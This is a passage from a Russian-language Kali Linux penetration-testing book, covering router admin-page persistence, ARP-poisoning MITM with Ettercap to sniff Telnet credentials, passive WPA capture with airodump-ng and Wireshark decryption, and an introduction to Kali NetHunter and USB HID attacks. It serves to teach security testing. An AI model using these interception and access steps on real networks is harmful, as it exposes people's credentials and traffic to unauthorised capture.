
**Рис. 11.54.** Страница с паролем по умолчанию для учетной записи администратора

Если вы смогли скомпрометировать учетные записи администратора и получили доступ к административным настройкам, обратите внимание на информацию, которая позволит вам снова войти в систему. Например, на PIN-код WPS (рис. 11.55).



**Рис. 11.55.** Информация о PIN-коде WPS

Администраторы могут изменить пароль точки беспроводного доступа WPA, но PIN-код WPS часто оставляют прежним. Кроме того, вы должны проверить, есть ли у вас возможность доступа к элементам управления фильтрацией MAC-адресов (рис. 11.56).



**Рис. 11.56.** Страница с элементами управления для фильтрации MAC-адресов

Сюда можно ввести несколько MAC-адресов, которыми впоследствии вы планируете воспользоваться.

## Анализ беспроводного трафика

Нам доступны два метода перехвата и анализа («обнюхивания») беспроводного трафика. Первый метод позволяет исследовать трафик во время аутентификации и подключения к целевой сети. В этом случае есть возможность использовать атаку «человек посередине» совместно с таким инструментом, как Ettercap, который перенаправит весь трафик через нашу тестовую машину.


Второй метод — исследование всего беспроводного трафика, который мы можем получить от конкретной беспроводной сети, и расшифровка с помощью патроля WPA или WEP. Это пригодится, если мы попытаемся ограничить наш след, не подключаясь к WLAN. Пассивно перехватывая трафик, чтобы расшифровать его позже, мы уменьшаем вероятность того, что нас обнаружат.

### Анализ WLAN-трафика

Как и в проводной локальной сети, у нас есть возможность анализировать сетевой трафик в беспроводной локальной сети (WLAN). В следующем упражнении нужно, чтобы вы аутентифицировались в тестируемой беспроводной сети и получили от маршрутизатора действительный IP-адрес. Инструмент Ettercap применяет исследование такого типа для проведения атаки «заражения» ARP и анализа учетных данных.

- Для запуска Ettercap выполните команду основного меню Applications ▶ Sniffing and Spoofing ▶ Ettercap-gui (Приложения ▶ Анализ и подмена ▶ Ettercap-gui) или введите в командную строку терминала команду `ettercap-gui`. Откройте вкладку Sniff

(Анализатор) и щелкните на Unified Sniffing (Запуск анализа). На экране появится список сетевых интерфейсов. Выберите беспроводной интерфейс, в нашем случае `wlan0` (рис. 11.57).



**Рис. 11.57.** Интерфейс `wlan0` выбран

2. Щелкните кнопкой мыши на меню **Hosts** (Хосты) и нажмите кнопку **Scan for Hosts** (Сканировать хосты). По завершении сканирования щелкните кнопкой мыши на пункте **Hosts List** (Список хостов). Если вы исследуете активную беспроводную сеть, то в списке обнаружите несколько хостов.
3. Щелкните кнопкой мыши на **MiTM**, а после — на **ARP Poisoning** (Отравление ARP). На следующей странице следует выбрать два хоста, трафик между которыми мы и исследуем. Выберите первый IP-адрес и щелкните кнопкой мыши на **Add to Target 1** (Добавить цель 1). Далее выберите второй IP-адрес и щелкните на **Add to Target 2** (Добавить цель 2) (рис. 11.58).
4. В появившемся диалоговом окне установите флажок **Sniff remote connections** (Анализировать удаленное подключение) и нажмите кнопку **OK** (рис. 11.59). Эти действия запустят атаку для «заражения» ARP-таблицы, в которой мы сможем увидеть весь трафик между двумя выбранными хостами.
5. С помощью Wireshark запустите перехват. Когда вы увидите первый экран, убедитесь, что выбрали беспроводной интерфейс. В нашем случае `wlan0` (рис. 11.60).




Рис. 11.58. Выбор целевых хостов






Рис. 11.59. Диалог настроек MiTM-атаки



**Рис. 11.60.** Захват трафика с помощью Wireshark

При изучении информации мы увидим, что захватывается несколько типов трафика. Наиболее интересным является сеанс Telnet, который был открыт между двумя хостами (рис. 11.61).



**Рис. 11.61.** Трафик сеанса Telnet, открытый между двумя хостами

Если мы щелкнем правой кнопкой мыши на сеансе Telnet и выберем в контекстном меню команду Follow TCP Stream (Отследить TCP-поток), то сможем увидеть

учетные данные для экземпляра Metasploitable вместе с учетными данными Telnet (рис. 11.62).



**Рис. 11.62.** Учетные данные для Metasploitable

## Пассивный анализ

При пассивном анализе мы не аутентифицируемся в сети. Этот способ подходит, если мы подозреваем, что в исследуемой сети имеются такие средства предотвращения вторжений, как функция обнаружения поддельных хостов. Пассивное исследование сети — хороший способ избежать применения таких средств контроля, получая конфиденциальную информацию.


1. Запустите пассивное сканирование беспроводного трафика в целевой сети. Убедитесь, что беспроводная карта находится в режиме мониторинга:

```
# airmon-ng start wlan0
```

2. Используйте для анализа сетевого трафика инструмент airodump-ng так, как мы делали это в пункте «Взлом WPA» подраздела «Aircrack-ng» раздела «Инструменты тестирования беспроводной сети»:

```
# airodump-ng wlan0mon -c 6 --bssid 44:94:FC:37:10:6E -w Wi-FiCrack
```


3. Запускайте инструмент столько раз, сколько потребуется. Чтобы убедиться, что мы можем расшифровать трафик, нам нужно быть уверенными: если это сеть WPA, то мы захватим четырехстороннее рукопожатие. Как только захватили достаточно трафика, остановите процесс, нажав сочетание клавиш **Ctrl+C**.
4. Перейдите к папке, в которой находится записанный файл перехвата, и дважды щелкните на нем кнопкой мыши. Откроется файл с захваченным трафиком в Wireshark (рис. 11.63).



**Рис. 11.63.** Файл с захваченным трафиком открыт в Wireshark


Захват зашифрован, и видны лишь несколько пакетов 802.11.

5. Откройте меню **Edit** (Редактирование) и перейдите к настройкам. Откроется новая вкладка. Щелкните кнопкой мыши на треугольнике рядом с протоколами, а затем — на протоколе 802.11. На экране должно появиться следующее окно (рис. 11.64).




**Рис. 11.64.** Протокол 802.11 выбран

6. Нажмите кнопку Edit (Редактировать). На экране появится диалог для ввода WEP- или WPA-ключей для дешифровки. Нажмите кнопку New (Создать). В поле ввода Key Type (Тип ключа) введите ключ WPA, а затем пароль и SSID. В этом случае ключом будет следующее: `Induction:Coherer`. Нажмите кнопку Apply (Применить) и кнопку OK (рис. 11.65).



**Рис. 11.65.** Ключ введен

7. Чтобы применить этот ключ дешифровки для захвата, откройте меню View (Вид) и выберите находящуюся внизу команду Wireless Toolbar (Панель инструментов для беспроводной сети). Добавьте панель инструментов для беспроводной сети. На экране вы увидите следующее (рис. 11.66).



**Рис. 11.66.** Панель инструментов беспроводной сети выбрана

8. На новой панели инструментов щелкните на пункте Decryption Keys (Ключи дешифровки). На экране появится одноименное окно. Выберите в меню, рас-

положенном в левом верхнем углу, команду Wireshark для режима дешифровки. Убедитесь, что указан соответствующий ключ. Нажмите кнопки Apply (Применить) и OK (рис. 11.67).




Рис. 11.67. Окно Decryption Keys (Ключи дешифровки)

Wireshark применяет ключ дешифровки к файлу с захваченными данными и там, где существует такая возможность, расшифровывает трафик (рис. 11.68).




Рис. 11.68. Процесс расшифровки захваченного трафика

Как показано на рис. 11.68, можно расшифровать трафик, захваченный без подключения к сети. Важно повторить, что этот метод требует полного четырехстороннего рукопожатия для каждого сеанса.

## Резюме

Практически во всех организациях есть беспроводные сети. Как и в любых других системах, которые мы исследовали, уязвимости существуют и в беспроводных сетях. Эти уязвимости заключаются в способе шифрования трафика или в методах проверки подлинности, и их можно использовать с помощью инструментов, поставляемых Kali Linux. Демонстрация этих уязвимостей и связанных с ними эксплойтов показывает специалистам, эксплуатирующему данные сети, какие меры необходимо предпринять, чтобы защитить себя от атак. Поскольку в мире становится все больше беспроводных сетей, к которым подключены смартфоны, ноутбуки и бытовая техника, важно, чтобы беспроводные сети и их элементы управления постоянно проверялись на безопасность.

В следующей главе мы обсудим беспроводные сети как часть более широкой методологии тестирования на проникновение. Мы используем дистрибутив Kali Linux Nethunter с платформой для пентестирования мобильных устройств.

# 12

# Мобильное тестирование на проникновение с Kali NetHunter

Kali NetHunter – это облегченный вариант Kali Linux для смартфонов, который устанавливается поверх обычной прошивки. Kali NetHunter создан для работы на мобильной платформе Android.

Kali NetHunter включает много инструментов, которые мы обсуждали ранее. Кроме них, в NetHunter вы найдете и дополнительные инструменты, позволяющие испытателям на проникновение стать более мобильными. В этой главе мы обсудим установку Kali NetHunter и разберем, как ввести в действие основные инструменты. После этого рассмотрим условия, при которых платформа NetHunter будет иметь значительное преимущество перед более традиционными средствами тестирования, предоставляемыми Kali Linux.

В этой главе мы обсудим следующие темы.

- ❑ Обзор Kali Linux NetHunter.
- ❑ Разворачивание NetHunter.
- ❑ Общий обзор установки NetHunter.
- ❑ Инструменты и методы.
- ❑ Беспроводные атаки.
- ❑ Атаки на устройства с человеко-машинным интерфейсом.

## Технические требования

В этой главе для запуска NetHunter использовались устройства OnePlus One и Nexus 4. Полный список совместимых устройств доступен по адресу <https://github.com/offensive-security/kali-nethunter/wiki>.

## Kali NetHunter

NetHunter – первая мобильная операционная система для тестирования на проникновение с открытым исходным кодом; построена на платформе Android. Это совместная разработка компании Offensive Security и Бинки Беар (Binky Bear) – представителя сообщества Кали.

Система NetHunter может быть установлена на следующих устройствах: Google Nexus версий 5–7, 9, 10 и OnePlus One. Компания Offensive Security предоставляет ряд изображений NetHunter на основе устройства и в некоторых случаях года изготавления.

## Развертывание

Благодаря своим размерам NetHunter может быть развернут в трех направлениях. Каждый из соответствующих инструментов использует платформу NetHunter, а также дополнительное оборудование, которое можно легко приобрести. Наличие нескольких вариантов развертывания позволяет испытателям на проникновение тестиировать широкий спектр мер безопасности в различных средах.

### Развертывание сети

Почти все предыдущие главы были посвящены инструментам и методам, используемым испытателями на проникновение для тестирования удаленных или локальных сетей. Этим инструментам требуется физическое подключение к сетям. Такая возможность есть и у NetHunter, что обеспечивается совместной работой USB-адаптеров Android и Ethernet. Испытатель на проникновение может подключаться непосредственно к сетевому разъему или коммутатору, если имеет доступ к сетевому оборудованию.

Такая методика развертывания хороша для тех испытателей, которые хотят скрыто получить доступ без непосредственного подключения ноутбука. Используя смартфон Nexus или небольшой планшет, испытатель на проникновение может подключиться к физической сети, скомпрометировать локальную систему, настроить возможность поддержания постоянного подключения и двигаться дальше. Таким же способом можно проводить тестирование безопасности общедоступных сетевых разъемов.

### Развертывание беспроводной сети

NetHunter состоит из множества небольших пакетов. Некоторые тесты на проникновение рассчитаны на то, что исследователь перемещается по территории студенческого городка или зданию, идентифицирует и захватывает беспроводной трафик для последующего взлома. Эта задача значительно упрощается, если исследователь воспользуется платформой для тестирования, развернутой на планшете или смартфоне, а не на ноутбуке.

Таким образом, для развертывания NetHunter требуется использование внешней антенны и адаптера USB для Android. После подключения эти аппаратные средства позволяют в полной мере использовать беспроводные инструменты NetHunter.

## Развертывание узла

Одним из преимуществ платформы NetHunter, по сравнению с платформой Kali Linux, является встроенная поддержка USB из Android, которая поможет испытателю на проникновение напрямую подключать платформу NetHunter к таким узлам, как, например, ноутбук или настольный компьютер. В этом случае тестер на проникновение сможет воспользоваться инструментами, которые позволяют осуществлять атаку на устройства взаимодействия человека с компьютером или смартфоном, и задействовать инструменты, имитирующие *устройство взаимодействия человека и машины (Human Interface Devices, HIDs)*. Примеры HIDs — клавиатура и мышь, которые подключаются к хосту через USB.

Чтобы выполнить HID-атаку, достаточно на несколько секунд подключить устройство, имитирующее устройство ввода-вывода, к USB-порту целевого узла (ноутбука или компьютера). Практически любая современная ОС поддерживает режим *plug-and-play*, автоматически распознает подключенное к порту USB устройство и устанавливает необходимый для его работы драйвер, после чего принимает от него команды без проверки. Устройство автоматически выдает ОС команды, заставляющие целевую систему выполнять их или загружать сценарии с полезной нагрузкой. Такую атаку остановить гораздо сложнее.

По окончании атаки, которая длится несколько секунд, устройство извлекается из USB-порта.

## Установка Kali NetHunter

Общий процесс установки NetHunter включает получение привилегированного контроля в пределах всех подсистем Android, сброс настроек до заводских и установку Kali NetHunter. Вся установка Kali NetHunter будет длиться около часа.

Ниже представлены несколько ссылок, из которых можно узнать, как установить NetHunter на мобильное устройство. Перед установкой было бы полезно ознакомиться с некоторыми ресурсами, которые вам понадобятся для получения привилегированного контроля над устройством, размещения образа восстановления и, наконец, установки образа NetHunter.

- ❑ Установка набора инструментов Android SDK в локальной системе: <https://developer.android.com/studio/index.html>.
- ❑ В процессе установки вам понадобится образ восстановления TWRP, который находится по адресу <https://twrp.me>.
- ❑ Чтобы получить привилегированный доступ к устройству из Windows, вам потребуются конкретные наборы инструментов Nexus. Набор инструментов OnePlus Bacon Root Toolkit можно найти по адресу <http://www.wugfresh.com/brt/>. Руководство по установке NetHunter с помощью компьютера под управлением Windows доступно на сайте <https://github.com/offensive-security/kali-nethunter/wiki/Windowsinstall>.


□ Изображения NetHunter доступны по адресу <https://www.offensive-security.com/kali-linux-nethunter-download/>.

Обратите внимание, что необходимо *внимательно и тщательно следовать инструкциям*. И не спешить!

## Значки NetHunter


После того как NetHunter будет установлен на вашем устройстве, в меню приложений появятся два значка. Поскольку вы будете пользоваться ими часто, переместите их на экран верхнего уровня.

Первый значок — меню Kali NetHunter, которое включает в себя параметры конфигурации и инструменты для тестирования на проникновение. Сначала щелкните на значке NetHunter (рис. 12.1).




**Рис. 12.1.** Значок NetHunter на экране мобильного устройства

Откроется главный экран со списком инструментов, а также меню настроек конфигурации. Единственное меню, которое нам следует сейчас рассмотреть, — это меню служб Kali. В нем можно без использования командной строки настроить различные службы, доступные в NetHunter (рис. 12.2).



